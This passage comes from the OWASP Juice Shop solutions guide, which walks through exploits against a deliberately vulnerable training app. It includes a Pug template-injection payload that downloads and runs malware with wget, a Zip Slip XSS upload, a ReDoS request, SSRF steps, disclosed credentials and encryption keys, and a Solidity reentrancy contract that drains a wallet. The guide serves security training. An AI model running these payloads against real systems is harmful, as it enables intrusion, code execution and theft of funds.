  var _a;
  if (((_a = localStorage.getItem('email')) === null || _a === void 0 ? void 0 : _a.match(/support@.*/)) && !this.newPasswordControl.value.match(/(?=[a-z])(?=[A-Z])(?=[\d])(?=[!%*?&])[A-Za-z\d@$!%*?&]{12,30}/)) {
    console.error('Parola echipei de asistență nu respectă politica corporativă pentru conturile privilegiate! Vă rugăm să schimbați parola în consecință!');
  }
  this.userService.changePassword({
    current: this.passwordControl.value,
    new: this.newPasswordControl.value,
    repeat: this.repeatNewPasswordControl.value
  }).subscribe((response) => {
    this.error = undefined;
    this.translate.get('PASSWORD_SUCCESSFULLY_CHANGED').subscribe((passwordSuccessfullyChanged) => {
      this.confirmation = passwordSuccessfullyChanged;
    }, (translationId) => {
      this.confirmation = { error: translationId };
    });
    this.resetForm();
  });
}
```

7. The logged text is in Romanian language: Parola echipei de asistență nu respectă politica corporativă pentru conturile privilegiate! Vă rugăm să schimbați parola în consecință!
8. Running this through an online translator yields something like: The password of the support team does not respect the corporate policy for privileged accounts! Please change your password accordingly!
9. More interesting even is the Regular Expression `(?=.*[a-z])(?=.*[A-Z])(?=.*\d)(?=.*[@$!%*?&])[A-Za-z\d@$!%*?&]{12,30}` being used to check for a specific password pattern. You can assume that this is the equivalent of the mentioned corporate policy.
10. This RegEx translates into the following password requirements
 - a minimum length of 12 characters
 - a maximum length of 30 characters
 - at least one lowercase character `a-z`
 - at least one uppercase character `A-Z`
 - at least one number `0-9`
 - at least one special character `@$!%*?&`
11. Note also, that this RegEx would not accept *any other* special characters or letters than the ones mentioned above.
12. Assume that the support team followed the password policy for its user password *and* also for its KeePass file.
13. Furthermore, presume that they might have used a weaker password on their KeePass database, because their normal workflow might involve getting the user credentials from it when logging in to the application. Therefore, the KeePass file should be easier to break into.
14. Use a brute force script (applying the password pattern restrictions known to you) to break into the KeePass file with the terribly chosen password `Support2022!` .
15. Find the password for the support team user account in the `prod` entry of the KeePass file.



16. Log in with `support@juice-sh.op` as *Email* and `J6aVjTgOpRs@?51!Zkq2AYnCE@RF$P` as *Password* to beat this challenge.

Edit Entry
You're editing an existing entry.

General | Advanced | Properties | Auto-Type | History

Title: prod **Icon:**

User name: support@juice-sh.op

Password: J6aVjTgOpRs@?51!Zkq2AYnCE@RF\$P

Repeat:

Quality: 187 bits 30 ch.

URL: juice-shop.herokuapp.com

Notes: (The email domain in the username might differ in customized installations of OWASP Juice Shop!)

☐ **Expires:** 10.03.2022 00:00:00

Tools OK Cancel

Unlock Premium Challenge to access exclusive content


1. Inspecting the HTML source of the corresponding row in the *Score Board* table reveals a HTML comment that is obviously encrypted: `<!-- IvLuRfBJY1mStf9XfL6ckJFngyd9LfV1JaaN/KRTPQPIdTuJ7FR+D/nkWJUF+0xUF07CeCeqYfxq+0JVVa0gNbqgYkUNvn//UbE7e95C+6e+7Gtdp qJ8mqm4WcPvUGIUxmGLTTAC2+G9UuFCD1DUjg==-->` .

```

▼<mat-cell_ngcontent-c17 class="mat-cell cdk-column-description mat-column-description ng-star-inserted" fxflex="1 1 50%" fxhide.lt-sm fxshow role="gridcell" style="flex: 1 1 100%; box-sizing: border-box; max-width: 50%; display: none;">
  ▼<div_ngcontent-c17>
    ▶<svg class="svg-inline--fa fa-gem fa-w-18" aria-hidden="true" data-prefix="far" data-icon="gem" role="img" xmlns="http://www.w3.org/2000/svg" viewBox="0 0 576 512" data-fa-i2svg>...</svg>
      <!-- <i class="far fa-gem"></i> -->
    ▶<svg class="svg-inline--fa fa-gem fa-w-18" aria-hidden="true" data-prefix="far" data-icon="gem" role="img" xmlns="http://www.w3.org/2000/svg" viewBox="0 0 576 512" data-fa-i2svg>...</svg>
      <!-- <i class="far fa-gem"></i> -->
    ▶<svg class="svg-inline--fa fa-gem fa-w-18" aria-hidden="true" data-prefix="far" data-icon="gem" role="img" xmlns="http://www.w3.org/2000/svg" viewBox="0 0 576 512" data-fa-i2svg>...</svg>
      <!-- <i class="far fa-gem"></i> -->
    ▶<svg class="svg-inline--fa fa-gem fa-w-18" aria-hidden="true" data-prefix="far" data-icon="gem" role="img" xmlns="http://www.w3.org/2000/svg" viewBox="0 0 576 512" data-fa-i2svg>...</svg>
      <!-- <i class="far fa-gem"></i> -->
    ▶<svg class="svg-inline--fa fa-gem fa-w-18" aria-hidden="true" data-prefix="far" data-icon="gem" role="img" xmlns="http://www.w3.org/2000/svg" viewBox="0 0 576 512" data-fa-i2svg>...</svg>
      <!-- <i class="far fa-gem"></i> -->
    ▶<a href="/redirect?to=https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm" target="_blank">...</a>
      " to access exclusive content."
    </div>
  </mat-cell>

```

2. This is a cipher text that came out of an AES-encryption using AES256 in CBC mode.
3. To get the key and the IV, you should run a *Forced Directory Browsing* attack against the application. You can use ZAP for this purpose.
 - a. Of the word lists coming with ZAP only `directory-list-2.3-big.txt` and `directory-list-lowercase-2.3-big.txt` contain the directory with the key file.
 - b. The search will uncover `http://localhost:3000/encryptionkeys` as a browsable directory



c. Open <http://localhost:3000/encryptionkeys/premium.key> to retrieve the AES encryption key EA99A61D92D2955B1E9285B55BF2AD42 and the IV 1337 .

4. In order to decrypt the cipher text, it is best to use `openssl` .

- `echo`

```
"IvLuRfBJYlMStf9XfL6ckJFngyd9LfV1JaaN/KRTPQPidTuJ7FR+D/nkWJUF+0xUF07CeCeqYfxq+OJVVa0gNbqgYkUNvn/ /UbE7e95C+6e+7GtdpqJ8mqm4WcPvUGIUxmGLTTAC2+G9UuFCD1DUjg==" | openssl enc -d -aes-256-cbc -K EA99A61D92D2955B1E9285B55BF2AD42 -iv 1337133713371337 -a -A
```

- The plain text is:

```
/this/page/is/hidden/behind/an/incredibly/high/paywall/that/could/only/be/unlocked/by/sending/1btc/to/us
```

5. Visit <http://localhost:3000/this/page/is/hidden/behind/an/incredibly/high/paywall/that/could/only/be/unlocked/by/sending/1btc/to/us> to solve this challenge and marvel at the premium VR wallpaper! (Requires dedicated hardware to be viewed in all its glory.)

Perform a Remote Code Execution that occupies the server for a while without using infinite loops

1. Follow steps 1-7 of the challenge Perform a Remote Code Execution that would keep a less hardened application busy forever.

2. As *Request Body* put in `{"orderLinesData": "/((a+)+)b/.test('aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa')"} - which will trigger a very costly Regular Expression test once executed.`

3. Submit the request by clicking *Execute*.
4. The server should eventually respond with a 503 status and an error stating Sorry, we are temporarily not available! Please try again later. after roughly 2 seconds. This is due to a defined timeout so you do not really DoS your Juice Shop server.

Request a hidden resource on server through server

1. Solve Infect the server with "juicy malware" by abusing arbitrary command execution at least to the point where you have access to the "juicy malware" executables.
2. Similar to that SSTi challenge, the vulnerable place for this one is found on the `http://localhost:3000/profile` page.
3. The only promising input field for an SSRF attack is the *Gravatar URL*. Open your browser's DevTools and watch the *Network* tab.
4. Type any URL (e.g. `https://placecats.com/100/100`) into *Gravatr URL* and click *Link Gravatar*. You will realize a request `http://localhost:3000/profile/image/url` with the chosen `https://placecats.com/100/100` as parameter `imageUr1`.
5. You will find no HTTP request to `https://placecats.com/100/100` going out from your browser, though. As the image was retrieved and associated with your profile, it must have been downloaded *by the Juice Shop server*.

6. To solve this challenge, you need to find a secret URL hidden inside the "juicy malware" and simulate a self-targeted SSRF attack with it.
7. Use your favorite decompiler(s) to see what is going on inside the malware program...
8. ...or execute the malware while tunneling all its traffic through a proxy.
9. Either way you should be able to identify the URL being called by it is `http://localhost:3000/solve/challenges/server-side?key=tRy_H4rd3r_n0thIng_iS_Imp0ssibl3`
10. Visiting that URL directly will not do anything, as it needs to be called through the *Gravatar Link* field that was presumably vulnerable to SSRF
11. Paste the URL in and click *Link Gravatar* to get the expected challenge solved notification!

Infect the server with juicy malware by abusing arbitrary command execution

1. Perform the totally obvious Google search for `juicy malware` to find <https://github.com/J12934/juicy-malware>
2. Alternatively you also find three `.url` files with direct links in <http://localhost:3000/ftp/quarantine> but you'll probably need to understand how to solve any of Access a developer's forgotten backup file, Access a salesman's forgotten backup file or Access a misplaced SIEM signature file first.
3. Your goal is to use RCE to make the server download and execute the malware version for the server OS, so on Linux you might want to run something like `wget -O malware https://github.com/J12934/juicy-malware/blob/master/juicy_malware_linux_64?raw=true && chmod +x malware && ./malware`
4. You probably realized by now that <http://localhost:3000/profile> is not an Angular page? This page is written using `Pug` which happens to be a Template engine and therefore perfectly suited for SSTi mischief.
5. Set your *Username* to `1+1` and click *Set Username*. Your username will be just shown as `1+1` under the profile picture.
6. Trying template injection into Pug set *Username* to `{1+1}` and click *Set Username*. Your username will now be shown as `2` under the profile picture!
7. Craft a payload that will abuse the lack of encapsulation of JavaScript's `global.process` object to dynamically load a library that will allow you to spawn a process on the server that will then download and execute the malware.
8. The payload might look like `{global.process.mainModule.require('child_process').exec('wget -O malware https://github.com/J12934/juicy-malware/blob/master/juicy_malware_linux_64?raw=true && chmod +x malware && ./malware')}`. Submit this as *Username* and (on a Linux server) the challenge should be marked as solved

TIP

Remember that you need to use the right malware file for your server's operation system and also their synonym command for `wget`.

Embed an XSS payload into our promo video

1. The author [tweeted about a new promotion video](#) back in `v8.5.0` from his personal account, openly spoiling the URL <http://localhost:3000/promotion>

**Björn Kimminich**

@bkimminich



Soon-to-be-released v8.5.0 of
[@owasp_juiceshop](#) adds some audible joy
(kudos to [@braimee](#)) in a fancy promo video!

Preview: [juice-shop-
staging.herokuapp.com/promotion](https://juice-shop-staging.herokuapp.com/promotion)


( Any "The soap bubbles represent your security posture, riiiiight?" jokes will be admonished by our legal team!)

[Tweet übersetzen](#)

22:11 - 6. Apr. 2019

12 Retweets 17 „Gefällt mir“-Angaben





2. After changing the video sported on the promotion page in v12.5.0, the Juice Shop's own Twitter account published another message, this time spoiling the URL <http://demo.owasp-juice.shop/promotion>



OWASP Juice Shop
@owasp_juiceshop



v12.5.0 is here! Comes w/ a few subtle UI changes & an actual security fix! We also improved our CI/CD pipeline stability & code linting behind the scenes.

Most notably in this release, our (hackable) promo video is now the new @owasp membership ad clip:

demo.owasp-juice.shop/promotion


[Tweet übersetzen](#)

10:58 vorm. · 16. Jan. 2021 · TweetDeck

15 Retweets 22 „Gefällt mir“-Angaben



3. Visit <http://localhost:3000/promotion> to watch the video advertising the benefits of an OWASP membership! You will notice that it comes with subtitles enabled by default.



4. Right-click and select *View Source* on the page to learn that it loads its video from <http://localhost:3000/video> and that the subtitles are directly embedded in the page itself.

5. Inspecting the response for `http://localhost:3000/video` in the *Network* tab of your DevTools shows an interesting header `Content-Location: /assets/public/videos/owasp_promo.mp4`
6. Trying to access the video directly at `http://localhost:3000/assets/public/videos/owasp_promo.mp4` works fine.
7. Getting a directory listing for `http://localhost:3000/assets/public/videos` does not work unfortunately.
8. Knowing that the subtitles are in WebVTT format (from step 3) a lucky guess would be that a corresponding `.vtt` file is available alongside the video.
9. Accessing `http://localhost:3000/assets/public/videos/owasp_promo.vtt` proves this assumption correct.
10. As the subtitles are not loaded separately by the client, they must be embedded on the server side. If this embedding happens without proper safeguards, an XSS attack would be possible if the subtitles files could be overwritten.
11. The prescribed XSS payload also hints clearly at the intended attack against the subtitles, which are themselves enclosed in a `<script>` tag, which the payload will try to close prematurely with its starting `</script>`.
12. To successfully overwrite the file, the Zip Slip vulnerability behind the Overwrite the Legal Information file challenge can be used.
13. The blind part of this challenge is the actual file location in the server file system. Trying to create a Zip file with any path trying to traverse into `../../assets/public/videos/` will fail. Notice that `../../` was sufficient to get to the root folder in Overwrite the Legal Information file.
14. This likely means that there is a deeper directory structure in which `assets/` resides.
15. This actual directory structure on the server is created by the AngularCLI tool when it compiles the application, but is unfortunately not fully leaked anywhere in the client-side code.
16. You can get a hint on a possible base directory `frontend/` from `http://localhost:3000/main.js` and several other JavaScript files you find in the *Sources* tab of your Browser's DevTools from the fact that they all start with `"use strict"; (self.webpackChunkfrontend=self.webpackChunkfrontend||[])` where `frontend` is the Angular project name.
17. Trying `../../frontend/assets/public/videos/` will still fail as your Zip Slip directory traversal payload.
18. Either by intense brute-forcing, lucky guessing or heavy googling you might eventually end up with a path prefix of `frontend/dist/frontend/` in which `assets/` resides on the server. Thus, the path you need to work with, is `frontend/dist/frontend/assets/`. Note that there really is no "right" way to find this out, but here are some possible ways:

- You can easily find many Angular examples where some `dist/` folder is involved in the application packaging
 - Via Google you might stumble across <https://vorozco.com/blog/2019/2019-09-11-Packagin-Angular-8-Apps-War.html> which mentions `<directory>src/main/frontend/dist/frontend</directory>` as their package folder.
 - You could create a list of possible involved package names and then create different Zip Slip payloads for these, adding one and eventually two additional recursions into deeper directory levels.
 - As long as `frontend` and `dist` are in your list, you will end up with the right permutation of `frontend/dist/frontend` on a depth level of 3 eventually.
19. Prepare a ZIP file with a `owasp_promo.vtt` inside that contains the prescribed payload of `</script><script>alert(`xss`)</script>` with `zip exploit.zip ../../frontend/dist/frontend/assets/public/videos/owasp_promo.vtt` (on Linux).
20. Upload the ZIP file on `http://localhost:3000/#/complain`.
21. The challenge notification will not trigger immediately, as it requires you to actually execute the payload by visiting `http://localhost:3000/promotion` again.
22. You will see the alert box and once you go *Back* the challenge solution should trigger accordingly.

Withdraw more ETH from the new wallet than you deposited

1. Visit the Digital Wallet(/wallet) from the Orders & Payment Section in the Account dropdown.
2. Find the link to the new crypto wallet at the right side of the container.
3. Search for the name of the functions that interact with the Deposit and Withdraw functionality on the page, "eth deposit" and "withdraw" respectively and the address of the Juice Shop Wallet contract "0x413744D59d31AFDC2889aeE602636177805Bd7b0".
4. Use the [Remix Online IDE](#) or the Juice Shop Web3 Sandbox to write your own contract script for exploiting the contract.
5. Make sure to use the same metamask wallet as connected on the Juice Shop Web3 Wallet page for the attack.
6. We need to write a script contract for a [Reentrancy attack](#), the most common and vulnerable form of exploit for contracts.
7. Below is a sample contract for the same:

Contract Editor

```
1 // SPDX-License-Identifier: MIT
2 pragma solidity ^0.6.12;
3
4 interface IReentrance {
5     function ethdeposit(address _to) external payable;
6     function withdraw(uint _amount) external;
7 }
8
9 contract AttackWallet {
10     IReentrance public challenge = IReentrance(0x413744D59d31AFDC2889aeE602636177805Bd7b0);
11     uint256 initialDeposit;
12
13
14     function attack() external payable {
15         initialDeposit = msg.value;
16         challenge.ethdeposit{value: initialDeposit}(address(this));
17         callWithdraw();
18     }
19
20     receive() external payable {
21         callWithdraw();
22     }
23
24     function callWithdraw() private {
25         uint256 challengeTotalRemainingBalance = address(challenge).balance;
26         bool keepRecurring = challengeTotalRemainingBalance > 0;
27
28         if (keepRecurring) {
29             uint256 toWithdraw =
30                 initialDeposit < challengeTotalRemainingBalance
31                 ? initialDeposit
32                 : challengeTotalRemainingBalance;
33             challenge.withdraw(toWithdraw);
34         }
35     }
36 }
```

8. Compile and Deploy the contract on the Sepolia testnet.
9. Execute the attack function by depositing some ETH which successfully exploits the wallet.

-
1. [https://wiki.owasp.org/index.php/Testing_for_HTTP_Parameter_pollution_\(OTG-INPVAL-004\)](https://wiki.owasp.org/index.php/Testing_for_HTTP_Parameter_pollution_(OTG-INPVAL-004))
 2. <https://en.wikipedia.org/wiki/ROT13>
 3. <http://www.kli.org/about-klinton/klinton-history>
 4. https://en.wikipedia.org/wiki/List_of_postal_codes_in_Germany
 5. <https://en.wikipedia.org/wiki/Leet>
 6. https://en.wikipedia.org/wiki/BillionLaughs_attack
 7. <https://res.cloudinary.com/snyk/image/upload/v1528192501/zip-slip-vulnerability/technical-whitepaper.pdf>

Open Worldwide Application Security Project and OWASP are registered trademarks of the OWASP Foundation, Inc. This work is Copyright © by Bjoern Kimminich and licensed under a [Creative Commons Attribution-NonCommercial-NoDerivatives 4.0 International License](https://creativecommons.org/licenses/by-nc-nd/4.0/).